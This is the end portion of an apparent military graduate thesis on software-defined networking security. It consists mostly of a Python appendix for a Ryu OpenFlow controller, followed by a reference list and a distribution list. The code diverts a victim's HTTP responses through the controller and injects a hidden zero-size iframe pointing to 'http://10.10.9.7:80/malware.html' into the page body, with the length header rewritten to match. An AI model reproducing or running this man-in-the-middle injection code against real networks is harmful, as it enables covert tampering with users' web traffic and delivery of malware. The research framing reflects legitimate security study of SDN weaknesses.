123.             datapath.send_msg(out)
124.         return
125.
126.
127.
128.         #####
129.         # _ip_handler takes IP packets and sends a flow mod rule to the switch
130.         # to modify the flow rule table and learn the IP of the machine
131.         # ofproto: an objects that represent the OpenFlow protocol
132.         # dpid: datapath ID of the switch
133.         # dst_res: destination IP address resolved
134.         # src_res: source IP address resolved
135.         # match: is set to indicate the target packet conditions to match upon
136.         # mod: is set to indicate how to modify the switch flow tables
137.         #####
138.
139.         def _ip_handler(self, datapath, in_port, dst, src, dl_type, ip, eth,
140.             data, actions):
141.             ofproto = datapath.ofproto
142.             dpid = datapath.id
143.             dst_res = struct.unpack('!I', ipv4_to_bin(dst))[0]
144.             src_res = struct.unpack('!I', ipv4_to_bin(src))[0]
145.             self.logger.info("\nProcessing IP packet %s => %s (port%d)\n" %(
146.                 eth.src, eth.dst, in_port))
147.             #self._display_eth(eth)
148.             #self._display_ip(ip)
149.             match = datapath.ofproto_parser.OFPMatch(
150.                 dl_type=dl_type, in_port=in_port, nw_src=src_res, nw_dst
151.                 =dst_res)
152.             mod = datapath.ofproto_parser.OFPFlowMod(
153.                 datapath=datapath, match=match, cookie=0,
154.                 command=ofproto.OFPFC_ADD, idle_timeout=600, hard_timeout=
155.                 3600,
156.                 priority=ofproto.OFP_DEFAULT_PRIORITY,
157.                 flags=ofproto.OFPFF_SEND_FLOW_REM, actions=actions)
158.             datapath.send_msg(mod)
159.
160.             #If dst IP is not our victim IP then pass along the packet

```

```

161.         if dst != self.ip_addr:
162.             out = datapath.ofproto_parser.OFPPacketOut(
163.                 datapath=datapath, buffer_id=0xffffffff, in_port=in_port,
164.                 actions=actions, data=data)
165.             datapath.send_msg(out)
166.         return
167.
168.
169.
170.
171.         #####
172.         # _mitm_handler takes victim traffic and sends a flow mod rule to the
173.         # switch to tell it to send all victim traffic to the controller
174.         # instead of the respected switch port. This will force all victim
175.         # traffic to go through the controller where it will then be sent to
176.         # the _mitm_attack method to issue the injection.
177.         # ofproto: an objects that represent the OpenFlow protocol
178.         # dst_res: destination IP address resolved
179.         # src_res: source IP address resolved
180.         # match: is set to indicate the target packet conditions to match upon
181.         # mod: is set to indicate how to modify the switch flow tables
182.         #####
183.
184.         def _mitm_handler(self, datapath, out_port, dstIP, srcIP, pkt, msg,
185.             actions, start_timer):
186.             ofproto = datapath.ofproto
187.             dst_res = struct.unpack('!I', ipv4_to_bin(dstIP))[0]
188.             src_res = struct.unpack('!I', ipv4_to_bin(srcIP))[0]
189.
190.             self.logger.info("\nProcessing MITM attack on %s\n" % dstIP)
191.
192.             match = datapath.ofproto_parser.OFPMatch(
193.                 dl_type=0x800, in_port=msg.in_port, nw_src=src_res, nw_dst=dst_res)
194.
195.             mod = datapath.ofproto_parser.OFPFlowMod(
196.                 datapath=datapath, match=match, cookie=0,
197.                 command=ofproto.OFPFC_ADD, idle_timeout=600, hard_timeout=
198.                 3600,
199.                 priority=32769,
200.                 flags=ofproto.OFPFF_SEND_FLOW_REM, actions=actions)
201.             datapath.send_msg(mod)
202.             self._mitm_attack(datapath, msg, out_port, dst_res, src_res, pkt,
203.                 start_timer)
204.
205.
206.         #####
207.         # _mitm_attack checks to see if the GET response is being sent to the
208.         # victim. if the body tag is found then we know this is the response
209.         # packet then we can start the injection process.
210.         # Once the injection is complete we must finish the process off
211.         # by building the packet and adding the injection portion to it. At
212.         # this point the packet is ready to be sent out via the _send_packet
213.         # method.
214.         # ofproto: an objects that represent the OpenFlow protocol
215.         # data: the data portion of the packet

```

```

216.     # eth: the ethernet headers of the packet
217.     # ip: the IPv4 headers of the packet
218.     # pkt_tcp: the TCP headers of the packet
219.     # inject: the injected content into the GET response to redirect victim
220.     #####
221.
222.     def _mitm_attack(self, datapath, msg, out_port, dst, src, pkt, start
_timer):
223.         ofproto = datapath.ofproto
224.         data = pkt.data
225.         eth = pkt.get_protocol(ethernet.ethernet)
226.         ip = pkt.get_protocol(ipv4.ipv4)
227.         pkt_tcp = pkt.get_protocol(tcp.tcp)
228.
229.         inject = '<iframe src="http://10.10.9.7:80/malware.html" width=0
height=0 style="hidden" frameborder=0 marginheight=0 marginwidth=0 scrolling=no
></iframe>'
230.
231.         index = msg.data.find("<body>")
232.         if index == -1:
233.             self._send_packet(datapath, pkt, out_port)
234.         else:
235.             #start_timer = default_timer()
236.             chr = ""
237.             while chr != ">":
238.                 index = index + 1
239.                 chr = msg.data[index]
240.                 index = index + 1
241.                 start = msg.data.find("HTTP")
242.                 end = msg.data.find("/html") + 5
243.                 header = msg.data[start:end].split("\n")
244.                 newHeader = ""
245.                 for line in header:
246.                     line = line.split()
247.                     if "Content-Length" in line[0]:
248.                         line[1] = `int(line[1]) + len(inject)`
249.                         newHeader += line[0] + " " + line[1] + "\n"
250.                 payload = newHeader + msg.data[end:index] + inject + msg.data
[index:]
251.                 #print("PAYLOAD: %s," payload)
252.
253.                 e = ethernet.ethernet(dst=eth.dst,
254.                                       src=eth.src,
255.                                       ethertype=0x800)
256.                 i = ipv4.ipv4(dst=ip.dst,
257.                              src=ip.src,
258.                              proto=ip.proto,
259.                              total_length=0)
260.                 t = tcp.tcp(src_port=pkt_tcp.src_port,
261.                             dst_port=pkt_tcp.dst_port,
262.                             bits=pkt_tcp.bits,
263.                             window_size=pkt_tcp.window_size,
264.                             seq=pkt_tcp.seq,
265.                             ack=pkt_tcp.ack)
266.
267.                 p = packet.Packet()
268.                 p.add_protocol(e)
269.                 p.add_protocol(i)
270.                 p.add_protocol(t)
271.                 p.add_protocol(payload)

```

```

272.         self._send_packet(datapath, p, out_port)
273.
274.         dpid = datapath.id
275.         self.logger.info("")
276.         self.logger.info("        Handling Packet Off to Datapath ID: 0x
        %x ," dpid)
277.         self.logger.info("")
278.         self.logger.info("        Redirection Complete.")
279.         self.logger.info("")
280.         self.logger.info("        ")
281.         self.logger.info("        , ' _ Y ` .      ")
282.         self.logger.info("        /      \      ")
283.         self.logger.info("        \ ( ) ( ) /      ")
284.         self.logger.info("        ` . /\ , '      ")
285.         self.logger.info("        8===| \"\"\" |===8
        ")
286.         self.logger.info("        ` LLLU'      ")
287.         self.logger.info("")
288.         self.logger.info("")
289.         self.logger.info("=====
        =====")
290.         self.logger.info("")
291.         self.logger.info("")
292.
293.         timer_duration = default_timer() - start
294.         # self.logger.info("\n-----
        -")
295.         # self.logger.info("MITM injection took %s seconds," timer_dur
        ation)
296.         # self.logger.info("-----
        \n")
297.
298.
299.
300.         #####
301.         # _send_packet serializes the packet and sends it out the
302.         # appropriate port.
303.         # ofproto: an objects that represent the OpenFlow protocol
304.         # data: the data portion of the packet
305.         # actions: records the port to be used to send the packet out
306.         # out: is set to indicate how to send the packet out
307.         #####
308.
309.         def _send_packet(self, datapath, pkt, out_port):
310.             ofproto = datapath.ofproto
311.             pkt.serialize()
312.             data = pkt.data
313.             actions = [datapath.ofproto_parser.OFActionOutput(out_port)]
314.             out = datapath.ofproto_parser.OFPPacketOut(
315.                 datapath=datapath, buffer_id=0xffffffff, in_port=ofprot
316.                 o.OFPP_CONTROLLER,
317.                 actions=actions, data=data)
318.             datapath.send_msg(out)

```

```

319.
320.
321.
322. #####
323. # @set_ev_cls is a function decorator and it tells RYU that the decorated
    # method should be called.
    # the first argument represents the method which should be called
324. # when a packet is received. The second argument tells the switch that
325. # the _packet_in_handler will be called only when the controller/switch
326. # handshake is finished.
327. # _packet_in_handler takes in each packet and determines how to process
328. # it.
329. # msg: an object that represents a packet_in data structure.
330. # datapath: an object that represents a datapath ID of a switch.
331. # ofproto: an objects that represent the OpenFlow protocol that Ryu
332. # and the switch negotiated
333. # pkt: human readable form of a packet and its headers
334. # eth: the ethernet headers of the packet
335. # ip: the IPv4 headers of the packet
336. # pkt_tcp: the TCP headers of the packet
337. # dstMAC/srcMAC: the destination/source MAC address of host
338. # dstIP/srcIP: the destination/source IP address of host
339. # dpid: datapath ID of the switch
340. # mac_to_port/ip_to_port: matrix to keep track of which eth/ip
341. # address is on which switch port (MACs are the keys,
342. # ports are the values)
343. #####
344.
345.         @set_ev_cls(ofp_event.EventOFPPacketIn, MAIN_DISPATCHER)
346.         def _packet_in_handler(self, ev):
347.
348.             msg = ev.msg
349.             datapath = msg.datapath
350.             ofproto = datapath.ofproto
351.             pkt = packet.Packet(msg.data)
352.             eth = pkt.get_protocol(ethernet.ethernet)
353.             ip = pkt.get_protocol(ipv4.ipv4)
354.             pkt_tcp = pkt.get_protocol(tcp.tcp)
355.
356.             if eth.ethertype == ether_types.ETH_TYPE_LLDP:
357.                 # ignore lldp packet
358.                 return
359.             dstMAC = eth.dst
360.             srcMAC = eth.src
361.
362.             if ip != None:
363.                 dstIP = ip.dst
364.                 srcIP = ip.src
365.             else:
366.                 dstIP = 0xFFFFFFFF
367.                 srcIP = 0xFFFFFFFF
368.
369.             dpid = datapath.id
370.             self.mac_to_port.setdefault(dpid, {})
371.             self.ip_to_port.setdefault(dpid, {})
372.             self.logger.info("")
373.             self.logger.info("=====")
    =====")
374.             self.logger.info("\nProcessing packet in:")
375.             self.logger.info("        -- dpid:0x%x ," dpid)

```

```

376.         self.logger.info("        -- in_port: %s," msg.in_port)
377.         self.logger.info("        -- source MAC: %s ," srcMAC)
378.         self.logger.info("        -- destination MAC: %s \n," dstMAC)
379.
380.
381.
382.
383.         #####
384.         # This section checks to see if we have learned the appropriate
385.         # mac to port or ip to port associations. Note:
386.         # SDN switch ports range from 1-24, controller will
387.         # always be port 6####.
388.         #####
389.
390.         #checks to see if in_port is a switch and if we have learned its
391.         # MAC to port association. If not then add it to mac_to_port to
392.         # avoid it from FLOODing next time.
393.         if msg.in_port < 30:
394.             if srcMAC in self.mac_to_port[dpid]:
395.                 pass
396.                 #print 'mac to port already assigned' + srcMAC
397.             else:
398.                 self.mac_to_port[dpid][srcMAC] = msg.in_port
399.                 #print 'updating mac_to_port with MAC address ' + str(srcMAC)
400.
401.         # checks to see if in_port is a switch and if we have learned it
402.         # IP to port association. If not then add it to ip_to_port
403.         if msg.in_port < 30:
404.             if srcIP != 0xFFFFFFFF:
405.                 if srcIP in self.ip_to_port[dpid]:
406.                     pass
407.                     #print 'ip to port already assigned' + srcIP
408.                 else:
409.                     self.ip_to_port[dpid][srcIP] = msg.in_port
410.                     #print 'updating ip_to_port with IP address ' + str(srcIP)
411.
412.         #for debugging I write these dictionaries to a text file so I ca
n look at it later
413.         fh = open("mitm_mac_to_port.txt","w")
414.         fh.seek(0)
415.         fh.write(str(self.mac_to_port))
416.         fh.close()
417.
418.         fh = open("mitm_ip_to_port.txt","w")
419.         fh.seek(0)
420.         fh.write(str(self.ip_to_port))
421.         fh.close()
422.
423.
424.
425.         # isHTTP flag when set to true will run to MITM app
426.         isHTTP = False
427.         # out_port_oginal retains switch out_port number for cases
428.         # when CONTROLLER is not used for target web traffic
429.         out_port_controller = None
430.
431.
432.

```

```

433. #####
434. # This section is used to flag target traffic to be rerouted to
435. # the MiTM app and also sets up the appropriate out_port.
436. #####
437.
438.     # if the port associated with the destination MAC of the packet is
439.     # already known then save this key/value pair within out_port.
440.     if dstMAC in self.mac_to_port[dpid]:
441.         out_port = self.mac_to_port[dpid][dstMAC]
442.
443.
444.     # else if the port associated with the destination IP of the packet is
445.     # already known then save this key/value pair within out_port.
446.     elif dstIP in self.ip_to_port[dpid]:
447.         out_port = self.ip_to_port[dpid][dstIP]
448.
449.     # if none of the tests above check out then FLOOD it.
450.     else:
451.         out_port = ofproto.OFPP_FLOOD
452.
453.
454.     # record the actions to be used later (within OFPFlowMod or
455.     # OFPPacketOut) to send the packet out the specified port.
456.     actions = [datapath.ofproto_parser.OFPActionOutput(out_port)]
457.
458.
459.     # Flag targeted IP based on IP address and port
460.     # Once it's flagged as targeted traffic then set the out_port
461.     # to be the controllers port therefore we can send a flowmod
462.     # telling the switch to send all HTTP response packets to the
463.     # controller first via the 'actions' variable.
464.     if ((dstMAC == self.hw_addr or dstIP == self.ip_addr) and /
465.         (pkt_tcp and pkt_tcp.src_port == 80) and (srcIP == self.web_
server)):
466.         # flag set to issue _mitm_handler
467.         isHTTP = True
468.         # set out_port to CONTROLLER
469.         out_port_controller = ofproto.OFPP_CONTROLLER
470.         actions = [datapath.ofproto_parser.OFPActionOutput(out_port_c
ontroller)]
471.
472.     # NOTE: this section should only be used for the targeted direct route
473.     # if isHTTP flag is set then grab the 10.10.0.10 dpid instance
474.     # with the DPSet.get(dpid) method. Set the out_port to the port
475.     # number that the targeted client is attached to.
476.     # Send packet to the _mitm_handler function for processing iframe
477.
478.     if isHTTP:
479.         datapath = self.DPSet.get(0x0001c4346b972a80)
480.         out_port=23
481.         self._mitm_handler(datapath, out_port, dstIP, srcIP, pkt, msg
, actions)
482.
483.     # else if the packet dstMAC is all f's then we need to find
484.     # the appropriate MAC address and we do this by flooding network
485.     # with ARP packets (via the _arp_handler function).

```

```

486.         elif dstMAC == "ff:ff:ff:ff:ff:ff" and eth.ethertype != 0x002c:
487.             out_port = ofproto.OFPP_FLOOD
488.             actions = [datapath.ofproto_parser.OFPActionOutput(out_port)]
489.             self._arp_handler(datapath, msg.in_port, dstMAC, srcMAC, eth.
ethertype, pkt, eth, msg.data, actions)
490.             out = datapath.ofproto_parser.OFPPacketOut(
491.                 datapath=datapath, buffer_id=0xffffffff, in_port=msg.in_port
,
492.                 actions=actions, data=msg.data)
493.             datapath.send_msg(out)
494.
495.             # elseif the packet is not an IP packet or an ARP packet then we
496.             # drop it. Note: 0x800 represents IPv4 and 0x806 represents ARP

497.             elif eth.ethertype != 0x800 and eth.ethertype != 0x806:
498.                 actions=None
499.                 self.add_flow(datapath, msg.in_port, dstMAC, actions=actions)

500.
501.             # else if the packet is an IPv4 packet then send it to the ip_ha
ndler
502.             elif eth.ethertype == 0x800:
503.                 self._ip_handler(datapath, msg.in_port, dstIP, srcIP, eth.eth
ertype, ip, eth, msg.data, actions)
504.
505.             # else if the packet is an ARP packet then check if the in port
equals out port. If yes then flood. If no then simply send it to the arp_handler
.
506.             elif eth.ethertype == 0x806:
507.                 if msg.in_port == out_port:
508.                     out_port = ofproto.OFPP_FLOOD
509.                     #here I assign the action that the flow should take
510.                     actions = [datapath.ofproto_parser.OFPActionOutput(out_por
t)]
511.                     print "in port equals out port for IP traffic 0x806"
512.                     self._arp_handler(datapath, msg.in_port, dstMAC, srcMAC, e
th.ethertype, pkt, eth, msg.data, actions)
513.                     out = datapath.ofproto_parser.OFPPacketOut(
514.                         datapath=datapath, buffer_id=0xffffffff, in_port=msg.in_port
,
515.                         actions=actions, data=msg.data)
516.                     datapath.send_msg(out)
517.                 else:
518.                     self._arp_handler(datapath, msg.in_port, dstMAC, srcMAC, e
th.ethertype, pkt, eth, msg.data, actions)
519.                     out = datapath.ofproto_parser.OFPPacketOut(
520.                         datapath=datapath, buffer_id=0xffffffff, in_port=msg.in_port
,
521.                         actions=actions, data=msg.data)
522.                     datapath.send_msg(out)
523.
524.
525.
526.
527.
528.
529. #####
530. # This section is used to print out packet details of the traffic. #
531. #####

```

```

532.
533.         def _display_eth(self, eth_pkt):
534.             self.logger.info("-----")
535.             self.logger.info("| Ethernet Packet Header Information:
536.             |")
537.             self.logger.info("| Destination MAC address:           %s
538.             |" % eth_pkt.dst)
539.             self.logger.info("| Source MAC address:           %s
540.             |" % eth_pkt.src)
541.             self.logger.info("| Ethertype:                   0x%0
542.             |" % eth_pkt.ethertype)
543.             self.logger.info("-----")
544.
545.         def _display_arp(self, arp_pkt):
546.             self.logger.info("| ARP Packet Header Information:
547.             |")
548.             self.logger.info("| Hardware Type:               %d
549.             |" % arp_pkt.hwtype)
550.             self.logger.info("| Protocol Type:               0x%0
551.             |" % arp_pkt.proto)
552.             self.logger.info("| HLEN:                        %d
553.             |" % arp_pkt.hlen)
554.             self.logger.info("| PLEN:                        %d
555.             |" % arp_pkt.plen)
556.             self.logger.info("| OpCode:                      %d
557.             |" % arp_pkt.opcode)
558.             self.logger.info("| Sender's MAC:                %s
559.             |" % arp_pkt.src_mac)
560.             self.logger.info("| Sender's IP:                 %s
561.             |" % arp_pkt.src_ip)
562.             self.logger.info("| Target's MAC:                %s
563.             |" % arp_pkt.dst_mac)
564.             self.logger.info("| Target's IP:                 %s
565.             |" % arp_pkt.dst_ip)
566.             self.logger.info("-----")
567.
568.             self.logger.info("")
569.             self.logger.info("")
570.
571.         def _display_ip(self, ip_pkt):
572.             self.logger.info("| IP Packet Header Information:
573.             |")
574.             self.logger.info("| Version:                     %d
575.             |" % ip_pkt.version)
576.             self.logger.info("| Header Length:               %d
577.             |" % ip_pkt.header_length)
578.             self.logger.info("| Type of Service:             %d
579.             |" % ip_pkt.tos)
580.             self.logger.info("| Total Length:                %d
581.             |" % ip_pkt.total_length)
582.             self.logger.info("| Identification:              %d
583.             |" % ip_pkt.identification)
584.             self.logger.info("| Flags:                       %d
585.             |" % ip_pkt.flags)
586.             self.logger.info("| Fragment Offset:             %d
587.             |" % ip_pkt.offset)

```

```

567.         self.logger.info("|   Time To Live:           %d
                    |"% ip_pkt.ttl)
568.         self.logger.info("|   Protocol:           %d
                    |" % ip_pkt.proto)
569.         self.logger.info("|   Header Checksum:       %d
                    |" % ip_pkt.csum)
570.         self.logger.info("|   Source Address:       %s
                    |" % ip_pkt.src)
571.         self.logger.info("|   Destination Address:   %s
                    |" % ip_pkt.dst)
572.         self.logger.info("-----
-----")
573.         self.logger.info("")
574.         self.logger.info("")

```

LIST OF REFERENCES

- Ali, S. T., Sivaraman, V., Radford, A., & Jha, S. (2015). A survey of securing networks using software defined networking. *IEEE Transactions of Reliability* , 64(3), 1086–1097.
- Anan, M., Ala, A.-F., Nidal, N., Ting-Yu, M., & Husnain, B. (2016). Empowering networking research and experimentation through software-defined networking. *Journal of Network and Computer Applications* , 70, 140–155.
- Applegate, S., & Stavrou, A. (2013). Towards a cyber conflict taxonomy. *2013 Fifth International Conference on Cyber Conflict* (pp. 1–18). Talinn: NATO CCD COE Publications.
- Astuto, N. B., Mendonca, M., Nguyen, X. N., Obraczka, K., & Turletti, T. (2014). A survey of software-defined networking: past, present, and future of programmable networks. *IEEE Communications Surveys & Tutorials* , 16(3), 1617–1634.
- Benton, K., Camp, L. J., & Small, C. (2013). Openflow vulnerability assessment. *SIGCOMM* (pp. 151–152). Hong Kong: ACM.
- Bishop, G., Boyer, S., Buhler, M., Gerthoffer, A., & Larish, B. (2015). Defending cyberspace with software-defined networks. *Journal of Information Warfare* , 14(2), 98–107.
- Bombal, D. (2014, February 2). *Openflow datapath ID (DPID)*. Retrieved September 1, 2016, from Pakiti: <http://pakiti.com/datapath-ids/>
- Braden, R., Lindell, B., Berson, S., & Faber, T. (2012, May). The ASP EE: an active network execution environment. *DARPA Active Networks Conference and Exposition* , 238–254.
- Braun, W., & Menth, M. (2014). Software-defined networking using openflow: protocols, applications and architectural design choices. *Future Internet* , 6(2), 302–336.
- Build SDN Agilely. (2014). Retrieved August 10, 2016, from RYU SDN Framework Community: <http://osrg.github.io/ryu/>
- Dhawan, M., Poddar, R., Mahajan, K., & Mann, V. (2015). SPHINX: detecting security attacks in software-defined networks. *Internet Society* , 8–11.
- Dixit, A., Hao, F., Mukherjee, S., & Lakshman, T. K. (2013). Towards an elastic distributed SDN controller. *ACM SIGCOMM Computer Communication Review* , 43 (4), 7–12.

- Evolution of Hidden Iframes. (2009, October 28). Retrieved July 25, 2016, from Unmask Parasites: <http://blog.unmaskparasites.com/2009/10/28/evolution-of-hidden-iframe/>
- Feamster, N., Rexford, J., & Zegura, E. (2013). The road to SDN. *Association for Computing Machinery* , 1–21.
- Gupta, N. V., & Ramakrishna, M. V. (2013). A road map for SDN openflow networks. *ACM SIGCOMM Computer Communication Review* .
- Hizver, J. (2015). Taxonomic modeling of security threats in software defined networking. *BlackHat Conference*.
- Hong, S., Xu, L., Wang, H., & Guofei, G. (2015). Poisoning network visibility in software-defined networks: new attacks and countermeasures. *NDSS* (pp. 8–11). San Diego: Internet Society.
- Howard, J. (1997). *An analysis of security incidents on the Internet*. Carnegie Mellon University, Engineering and Public Policy. Pittsburgh: Carnegie Mellon University.
- Jackson, A., Sterbenz, J., Condell, M., & Hain, R. (2002). Active network monitoring and control: the SENCOMM architecture and implementation. *Proceedings of the DARPA Active Networks Conference and Exposition* (pp. 1–15). San Francisco: IEEE Computer Society.
- Jalili-Kharaajoo, M., Dehestani, A., & Motallebpour, H. (2003). Proposing a new architecture for adaptive active network control and management system. *International Conference on Grid and Cooperative Computing*, (pp. 450–454). Springer Berlin Heidelberg.
- Johnson, S. (2015, April 2). *A primer on northbound APIs: rheir role in a software-defined network*. Retrieved from TechTarget: <http://searchsdn.techtarget.com/feature/A-primer-on-northbound-APIs-Their-role-in-a-software-defined-network>
- Keller, E., Ghorbani, S., Caesar, M., & Rexford, J. (2012). Live migration of an entire network (and its hosts). *SIGCOMM* (pp. 1–6). Seattle: Association of Computing Machinery.
- Kreutz, D., Ramos, F., Verissimo, P., Rothenberg, C., Azodolmolky, S., & Uhlig, S. (2014, October 14). Software-defined networking: a comprehensive survey. *IEEE Software Defined Networks*, 1–72.
- Kruetz, D., Ramos, F., & Verissimo, P. (2013). Towards secure and dependable software-defined networks. *HotSDN 2013* (pp. 978–988). Hong Kong: Association for Computing Machinery.

- Kuzniar, M., Peresini, P., & Kostic, D. (2015). What you need to know about SDN flow tables. *KTH Royal Institute of Technology* , 1–12.
- Man-in-the-middle attack. (2016, July 12). Retrieved September 1, 2016, from Wikipedia, The Free Encyclopedia:
https://en.wikipedia.org/w/index.php?title=Man-in-the-middle_attack&oldid=729420098
- Marczak, B., Dalek, J., Scott-Railton, J., Deibert, R., & McKune, S. (2015). China's Great Cannon. *Munk School of Global Affairs* (1-19).
- Markku Antikainen, T. A. (2014). Spook in your network: attacking an SDN with a compromised openflow switch. In *Secure IT Systems* (pp. 229–244). Tromsø Norway: Springer.
- Mininet Overview. (2016). Retrieved August 25, 2016, from Mininet.org:
<http://mininet.org/overview/>
- Monaco, M., Michel, O., & Keller, E. (2013). Applying operating system principles to SDN controller design. *Proceedings of the Twelfth ACM Workshop on Hot Topics in Networks* , 2–7.
- Monsanto, C., Reich, J., Foster, N., Rexford, J., & Walker, D. (2013). Composing software defined networks. *Presented as part of the 10th USENIX Symposium on Networked Systems Design and Implementation* (pp. 1–13). Lombard, IL: Usenix.
- Moore, J. (2014, March 17). *Agencies experiment with software defined networks*. Retrieved September 1, 2016, from gcn.com:
<https://gcn.com/Articles/2014/03/17/Software-defined-networks.aspx?Page=1>
- Mosberger, D., & Jin, T. (1998). Httpperf - a tool for measuring web server performance. Palo Alto, CA: HP Research Labs, Hewlett Packard,
- Overview of Cyber Vulnerabilities. (2016, July 7). Retrieved from ICS-CERT:
<https://ics-cert.us-cert.gov/content/overview-cyber-vulnerabilities>
- Parihar, R. S., Rai, S. K., & Hambir, Y. (2016). Network application testing platform using openstack and open daylight. *International Journal of Advance Engineering and Research Development* , 3(3), 159–162.
- Pfaff, B., Lantz, B., & Heller, B. (2012). *OpenFlow Switch Specification Version 1.0*. Open Networking Foundation.
- Pickett, G. (2015). Abusing software defined networks. *BlackHat Conference* (pp. 1–14). Las Vegas: HellFire Security.

- Porras, P., Cheung, S., Fong, M., Skinner, K., & Yegneswaran, V. (2012). *Securing the software-defined network control layer*. Computer Science Laboratory. Menlo Park: SRI International.
- Python Patterns - An Optimization Anecdote. (2016). Retrieved August 28, 2016, from Python Software Foundation: <https://www.python.org/doc/essays/list2str/>
- Rao, S. (2014, December 23). *SDN series part four: Ryu, a rich-featured open source SDN controller supported by NTT Labs*. Retrieved August 22, 2016, from The New Stack: <http://thenewstack.io/sdn-series-part-iv-ryu-a-rich-featured-open-source-sdn-controller-supported-by-ntt-labs/>
- Roach, B. (2015, April 14). *Three reasons software defined networking is streamlining DOD IT*. Retrieved September 1, 2016, from <https://defensesystems.com/articles/2015/04/14/comment-sdn-software-defined-networking-DOD.aspx>
- Rouse, M., & Cobb, M. (2016, July 5). *Man-in-the-middle attack (MiTM)*. Retrieved September 2016, 1, from TechTarget: <http://internetofthingsagenda.techtarget.com/definition/man-in-the-middle-attack-MitM>
- Rutherford, J., & White, G. (2016). Using an improved cybersecurity kill chain to develop an improved honey community. *2016 49th Hawaii International Conference on System Sciences* (pp. 2624–2632). Hawaii: IEEE.
- Ryu API Reference. (2014). Retrieved August 28, 2016, from Nippon Telegraph and Telephone Corporation: http://ryu.readthedocs.io/en/latest/api_ref.html
- Ryu SDN Framework. (2015). *Using Openflow 1.3*. Retrieved September 1, 2016, from Github: <https://osrg.github.io/ryu-book/en/Ryubook.pdf>
- Salisbury, B. (2013, January 15). *Openflow: proactive versus reactive flows*. (NetworkStatic) Retrieved September 2, 2016, from NetworkStatic: <http://networkstatic.net/openflow-proactive-vs-reactive-flows/>
- Saltzman, R., & Sharabani, A. (2009, February 27). *Active man in the middle attacks: a security advisory*. Retrieved 2 September, 2016, from WatchFire: <http://blog.watchfire.com/amitm.pdf>
- Sezar, S., Scott-Hayward, S., Fraser, B., Lake, D., Finnegan, J., Viljoen, N., et al. (2013). Are we ready for SDN? Implementation challenges for software-defined networks. *IEEE Communications Magazine* , 51 (7), 36–43.
- Shie-Yuan Wang, H.-W. C.-L. (2015). Comparisons of SDN openflow controllers over EstiNet: ryu vs. NOX. *The Fourteenth International Conference on Networks (IARIA)* (pp. 244–249). Rome: IARIA.

- Shin, M., Nam, K., & Kim, H. (2012). Software-defined networking (SDN): A reference architecture and open APIs. *International Conference on ICT Convergence (ICTC)*, (pp. 360–361). Jeju Island: ICTC.
- Shin, S. (2013). Attacking software-defined networks: a first feasibility study. *Proceedings of the Second ACM SIGCOMM Workshop on Hot Topics in Software Defined Networking*, 165–166.
- Stallings, W. (2013). Software-defined networks and openflow. *The Internet Protocol Journal*, 16(1).
- Tomonori, F. (2013). *Intoduction to Ryu SDN framework*. Retrieved September 9, 2016, from NTT Software Innovation Center:
<https://osrg.github.io/ryu/slides/ONS2013-april-ryu-intro.pdf>
- Varadharajan, V., Shankaran, R., & Hitchens, M. (1999). *Active networks and security*. Distributed System and Network Security Research. Sydney: NIST.
- Zarek, A. (2012). *Openflow timeouts demystified*. University of Toronto, Department of Computer Science. Toronto: University of Toronto.

THIS PAGE INTENTIONALLY LEFT BLANK

INITIAL DISTRIBUTION LIST

1. Defense Technical Information Center
Ft. Belvoir, Virginia
2. Dudley Knox Library
Naval Postgraduate School
Monterey, California